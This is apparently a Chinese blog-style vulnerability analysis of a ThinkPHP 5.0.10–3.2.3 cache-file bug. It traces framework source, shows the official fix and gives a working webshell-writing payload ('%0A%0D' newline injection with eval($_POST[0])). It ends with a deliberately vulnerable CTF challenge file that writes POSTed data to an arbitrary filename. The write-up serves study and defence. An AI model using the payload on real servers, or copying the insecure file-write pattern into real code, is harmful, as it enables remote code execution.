ThinkPHP5.0.10-3.2.3缓存函数可导致Getshell

1.1漏洞介绍

Thinkphp 在使用缓存的时候是将数据 序列化 然后存进一个 php 文件中这就导致了我们在知道写入文件路径的情况下可以直接 getshell

1.2漏洞利用


该漏洞形成最关键的一点是，需要使用框架时，有使用缓存，才能利用这个漏洞

官方介绍缓存


所以我们重新修改 **application/index/controller/Index.php** 中的代码

```php
<?php
namespace app\index\controller;
use think\Cache;//利用缓存类
class Index
{
    public function index()
    {
        Cache::set("name",input("get.username"));
        //接收username参数
        return 'Cache success';
    }
}
```

之后刷新一下页面就有缓存添加



当我们输入`1%0A%0Deval($_POST[0]);//`成功写入shell



这里我们写不管可不可以访问到，接下来我们分析为什么可以写入shell。

1.3漏洞分析

首先我们肯定是先进入index模块的index控制器的index方法，我们还是先静态分析

静态跟踪分析

首先进入index方法，这里接收的参数通过缓存中是`set`方法进行处理

```php
<?php
namespace app\index\controller;
use think\Cache;
class Index
{
    public function index()
    {
        Cache::set("name",input("get.username"));
        return 'Cache success';
    }
}
```

跟进`set`方法，可以通过注释知道`set`方法介绍的第一个参数是缓存标识,第二个参数是 存储数据，第三个是有限时间。默认是永久。

```php
    /**
     * 写入缓存
     * @access public
     * @param string        $name 缓存标识
     * @param mixed         $value  存储数据
     * @param int|null      $expire  有效时间 0为永久
     * @return boolean
     */
    public static function set($name, $value, $expire = null)
    {
        self::$writeTimes++;
        return self::init()->set($name, $value, $expire);
    }
```

可以看到数据又通过`init`函数进行处理，跟进。发现创建了一个类实例，该类由 **cache** 的配置项 **type** 决定，默认情况下其值为 **File** 。

```php
    /**
     * 自动初始化缓存
     * @access public
     * @param array         $options  配置数组
     * @return Driver
     */
    public static function init(array $options = [])
    {
        if (is_null(self::$handler)) {
            // 自动初始化缓存
            if (!empty($options)) {
                $connect = self::connect($options);
            } elseif ('complex' == Config::get('cache.type')) {
                $connect = self::connect(Config::get('cache.default'));
            } else {
                $connect = self::connect(Config::get('cache'));
            }
            self::$handler = $connect;
        }
        return self::$handler;
    }
```


```php
    public static function init(array $options = [])
    {
        if (is_null(self::$handler)) {
            // 自动初始化缓存
            if (!empty($options)) {
                $connect = self::connect($options);
```

Cache.php E:\phpStudy_64\phpstudy\phpstudy_pro\WWW\thinkphp\library\think - 定义 (2)

```php
     * @return Driver
     */
    public static function connect(array $options = [], $name = false)
    {
        $type = !empty($options['type']) ? $options['type'] : 'File';
        if (false === $name) {
            $name = md5(serialize($options));
        }

        if (true === $name || !isset(self::$instance[$name])) {
```

在 **thinkphp/library/think/cache/driver/** 目录下，我们可以看到 **Thinkphp5** 支持的几种缓存驱动类。



因为是默认的`Fire`类，所以接着上面的分析，会调用`File`类的`set`方法。

分析发现 **data** 数据没有经过任何处理，只是序列化后拼接存储在文件中，这里的 `$this->options['data_compress']` 变量默认情况下为 **false** ，所以数据不会经过 **gzcompress** 函数处理。虽然在序列化数据前面拼接了单行注释符 **//** ，但是我们可以通过`注入换行符%0a%0d`绕过该限制。

```php
/**
 * 写入缓存
 * @access public
 * @param string    $name 缓存变量名
 * @param mixed     $value  存储数据
 * @param int       $expire  有效时间 0为永久
 * @return boolean
 */
public function set($name, $value, $expire = null)
{
    if (is_null($expire)) {
        $expire = $this->options['expire'];
    }
    $filename = $this->getCacheKey($name);
    if ($this->tag && !is_file($filename)) {
        $first = true;
    }
    $data = serialize($value);
    if ($this->options['data_compress'] && function_exists('gzcompress')) {
        //数据压缩
        $data = gzcompress($data, 3);
    }
    $data   = "<?php\n//" . sprintf('%012d', $expire) . $data . "\n?>";
    $result = file_put_contents($filename, $data);
    if ($result) {
        isset($first) && $this->setTagItem($filename);
        clearstatcache();
        return true;
    } else {
        return false;
    }
}
```

```php
/**
 * 文件类型缓存类
 * @author    liu21st <liu21st@gmail.com>
 */
class File extends Driver
{
    protected $options = [
        'expire'        => 0,
        'cache_subdir'  => true,
        'prefix'        => '',
        'path'          => CACHE_PATH,
        'data_compress' => false,
    ];
```

现在我们分析了写入文件的内容，接下来就是分析文件名。跟进`getCacheKey`方法，可以看到缓存文件的子目录和文件名均和缓存类设置的键有关（如本例中缓存类设置的键为 **name** ）。程序先获得键名的 **md5** 值，然后将该 **md5** 值的前 **2** 个字符作为缓存子目录，后 **30** 字符作为缓存文件名。如果应用程序还设置了前缀`$this->options['prefix']`，那么缓存文件还将多一个上级目录。

```php
    public function get($name, $default = false)
    {
        $filename = $this->getCacheKey($name);
```

File.php E:\phpStudy_64\phpstudy\phpstudy_pro\WWW\thinkphp\library\think\cache\driver - 定义 (2)


```php
    }

    /**
     * 取得变量的存储文件名
     * @access protected
     * @param string $name 缓存变量名
     * @return string
     */
    protected function getCacheKey($name)
    {
        $name = md5($name);
        if ($this->options['cache_subdir']) {
            // 使用子目录
            $name = substr($name, 0, 2) . DS . substr($name, 2);
        }
        if ($this->options['prefix']) {
            $name = $this->options['prefix'] . DS . $name;
        }
        $filename = $this->options['path'] . $name . '.php';
        $dir      = dirname($filename);
        if (!is_dir($dir)) {
            mkdir($dir, 0755, true);
        }
        return $filename;
    }
```


动态跟踪分析

为了更加好的理解，下面是动态跟踪分析


我们在`set方法`下段点，然后继续跟进




然后进入`public static function set()`




然后在进入`public static function init()`并且`type=File`



之后就是调用`think\cache\driver\File.class`下的`set`方法



之后成功写入



至此，将该漏洞分析完毕，接下来还想说说关于该漏洞的一些细节。首先，这个漏洞要想利用成功，我们得知道缓存类所`设置的键名`，这样才能找到 **webshell** 路径；其次如果按照官方说明开发程序，**webshell** 最终会被写到 **runtime** 目录下，而官方推荐 **public** 作为 **web** 根目录，所以即便我们写入了 **shell** ，也无法直接访问到；最后如果程序有设置`$this->options['prefix']`的话(`默认是没有设置的`)，在没有源码的情况下，我们还是无法获得 **webshell** 的准确路径。

漏洞原理

通过上面的过程与分析我们可以清楚了解造成这个漏洞的主要原因就是，如果开发人员设置了提交缓存操作，这样用户就可以通过`换行与回车导致绕过了注释`。从而写入shell。

所以总体来说，该漏洞虽然存在漏洞，但是不好利用~(主要是自己tcl~)


1.4漏洞修复

官方的修复方法是：将数据拼接在 **php** 标签之外，并在 **php** 标签中拼接 **exit()** 函数。

```
148  146              //数据压缩
149  147              $data = gzcompress($data, 3);
150  148          }
151      -       $data   = "<?php\n//" . sprintf('%012d', $expire) . $data . "\n?>";
     149  +       $data   = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
152  150          $result = file_put_contents($filename, $data);
153  151          if ($result) {
154  152              isset($first) && $this->setTagItem($filename);
155      -           if (is_file($filename . '.lock')) {
156      -               // 解除过期锁定文件
157      -               unlink($filename . '.lock');
158      -           }
159  153              clearstatcache();
160  154              return true;
161  155          } else {
```

1.5攻击总结

最后，再通过一张攻击流程图来回顾整个攻击过程。



1.6总结

- 该漏洞学习了代码执行流程和代码审计能力
- 该漏洞应该是经常拿来出题的，通过`%0a%0d绕过`和`\\`绕过
- 一会去抓出该漏洞的精华去出题~~~

```php
<?php
#by Firebasky
error_reporting(0);
highlight_file(__FILE__);
$expire=null;
$value=$_POST['value'];
$filename=$_POST['filename'];
$data = serialize($value);
$data = "<?php\n//" . sprintf('%012d', $expire) . $data . "\n?>";
$result = file_put_contents($filename, $data);
?>
```

1.7参考

> https://paper.seebug.org/374/